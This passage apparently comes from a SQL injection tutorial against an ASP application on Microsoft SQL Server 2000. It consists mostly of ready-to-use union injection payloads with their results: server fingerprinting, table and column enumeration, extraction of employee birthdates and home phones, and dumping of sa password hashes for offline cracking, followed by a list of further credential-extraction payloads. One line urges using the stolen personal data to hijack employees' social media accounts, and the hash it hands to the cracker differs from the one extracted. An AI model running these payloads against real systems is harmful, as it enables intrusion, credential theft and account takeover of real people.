This works, and prints out 1, 2, and 3. Let's see what version of SQL is running. We already know it is Microsoft SQL Server from the error messages, but which version? We'll use MS SQL variable **@@VERSION** which returns the version of MS SQL Server.

xxx' union select @@version,2,3;--

Company Name	Address	City
Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)	2	3

SQL Server 2000. Because this database application is running Microsoft SQL Server 2000, we will be using tailored queries specifically for MS SQL Server 2000. The queries might change based on the version of SQL Server and most likely changed if the database server changes to MySQL, Oracle, or any other database application. You will have to tailor your queries according to the version of the database server. Help is abundant online, and a simple search for "SQL

injection cheat sheet” will provide more than enough help. For advanced users, a similar search “Advanced SQL injection” will provide adequate help. Probably some vulnerabilities. What user are we running as?

```
xxx' union select user,2,3;--
```

This shows we are running as **dbo**, this is because the ASP pages are connecting to the SQL Server via a **dbo** connection. But which user is 'logged in' when it makes the request?

Some key components of the query are:

- **MASTER** is the system database that holds all the system information for MS SQL
- **SYSPROCESSES** is a table of the database **MASTER**
- **SPID** and **LOGINAME** are some of the columns of **MASTER..SYSPROCESSES**
- **@@SPID** is the variable for the current process ID

```
xxx' union select 1,2,loginame from master..sysprocesses where spid = @@spid;--
```

Nice! This application is connecting the SQL Server using the **sa** account!

What can we find out about the current database? Remember **DB_NAME()** is an MS SQL function that returns the current database name.

```
xxx' union select db_name(),2,3;--
```

The current database is NorthWind, let's see what tables the NorthWind database has.

Some key components of the query are:

- **TABLE_CATALOG**, **TABLE_NAME**, **TABLE_TYPE** are columns of the database **TABLES**
- **TABLES** is a table of the database **INFORMATION_SCHEMA** and contains a full list of tables
- **INFORMATION_SCHEMA** is metadata of the database

```
xxx' UNION SELECT TABLE_CATALOG, TABLE_NAME, TABLE_TYPE FROM INFORMATION_SCHEMA.TABLES;--
```

So the Employees table looks interesting, what are the columns?

Some key components of the query are:

- **SYSCOLUMNS**, **SYSOBJECTS** are tables of the system database called **MASTER**
- **NAME** is a column of **SYSCOLUMNS** and **SYSOBJECTS** (These are two different columns, but they have the same name)

```
xxx' union select name,2,3 from syscolumns where id =(select id from sysobjects where name = 'Employees');--
```

Hmm...what information would be nice to get about the employees?

```
xxx' union select birthdate,firstname+lastname,homephone from employees;--
```

Okay! Let's go to Facebook, Twitter, and others and access their accounts by “resetting” their

passwords!

What other databases do we have access to?

Some key components of the query are:

- **MASTER** is the system database that holds all the system information for MS SQL
- **SYSDATABASES** is a table of **MASTER** that contains a list of databases for MS SQL Server

xxx' union select name,2,3 from master..sysdatabases;--

We could play with lots of databases and columns, but let's go back to the point that **sa** is used to access the SQL Server. What is the password for **sa**? We can find out since we're running as **sa**.

Some key components of the query are:

- **MASTER** is the system database that holds all the system information for MS SQL
- **SYSXLOGINS** is a table of **MASTER** that contains the login information for MS SQL Server
- **NAME**, and **PASSWORD** are columns of the table **SYSXLOGINS**

xxx' union select name,password,3 from master..sysxlogins;--

Company Name	Address	City
		3
BUILTIN\Administrators		3
sa	0x ??????????????????????	3

The **sa** password is incorrect! This is because the password is stored in hexadecimal/binary form. However, we can convert that to a readable form. We will use a function built into SQL server 2000 **fn_varbintohexstr**. (This function name changes in 2005 and 2008, so you will have to use the appropriate function name accordingly.)

xxx' union select name,master.dbo.fn_varbintohexstr(password),3 FROM master..sysxlogins;--

Company Name	Address	City
		3
BUILTIN\Administrators		3
sa	0x0100597e0c70dc51d7621efd879e7fff7df55cbf7359c5ed2a403dd6046d41a2ee0feaf19aa8948f3d0ac0ef6f	3

Now that the password is in hex form, we can put it through a password cracker and find out what its plain-text equivalent is. Create a new file on your host and put **sa:<sa's password>** in the file. On the command line type (don't type #, that designates the prompt):

echo

"sa:0x0100197c9c4769c7c735b526f1856f5d404f39bd064f639abbe20a0740aeebb905959cf9db5404cdc80a559ad74d" > /root/acme_nb.pass

Additional SQL Examples

```
x' union select 1,1,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES where  
TABLE_NAME LIKE 'u%';--
```

```
xx'+union+select+1,2,column_name+from+information_schema.columns+where+column_name+li  
ike+'%u%'--
```

```
xx'+union+select+1,2,column_name+from+information_schema.columns+where+column_name+li  
ike+'u%'--
```

```
xx'+union+select+1,column_name,2+from+information_schema.columns+where+column_name+li  
ike+'u%25'--  
'+group+by+userid+having+1=1--
```

```
xx' union select 1,column_name,2 from information_schema.columns where column_name like  
'%' where --
```

```
xx' union select 1,column_name,2 from information_schema.columns where column_name like  
'%'--  
userid
```

```
' union select db_name(),db_name(),db_name()--  
userdata
```

```
' UNION SELECT TOP 1 username,userpassword,userid FROM userinfo;--
```

```
' AND 1 IN (SELECT sysobjects.name FROM sysobjects JOIN syscolumns ON sysobjects.id =  
syscolumns.id WHERE sysobjects.xtype = 'U' AND syscolumns.name LIKE '%PASSWORD%')--
```

— this lists table, column for each column containing the word 'password'

Additional Resources

Open Web Application Security Project (OWASP) <https://www.owasp.org/>

The OWASP is a worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

https://www.owasp.org/index.php/Cheat_Sheets

The **OWASP Cheat Sheet Series** was created to provide a concise collection of high value information on specific web application security topics. These cheat sheets were created by multiple application security experts and provide excellent security guidance in an easy to read format.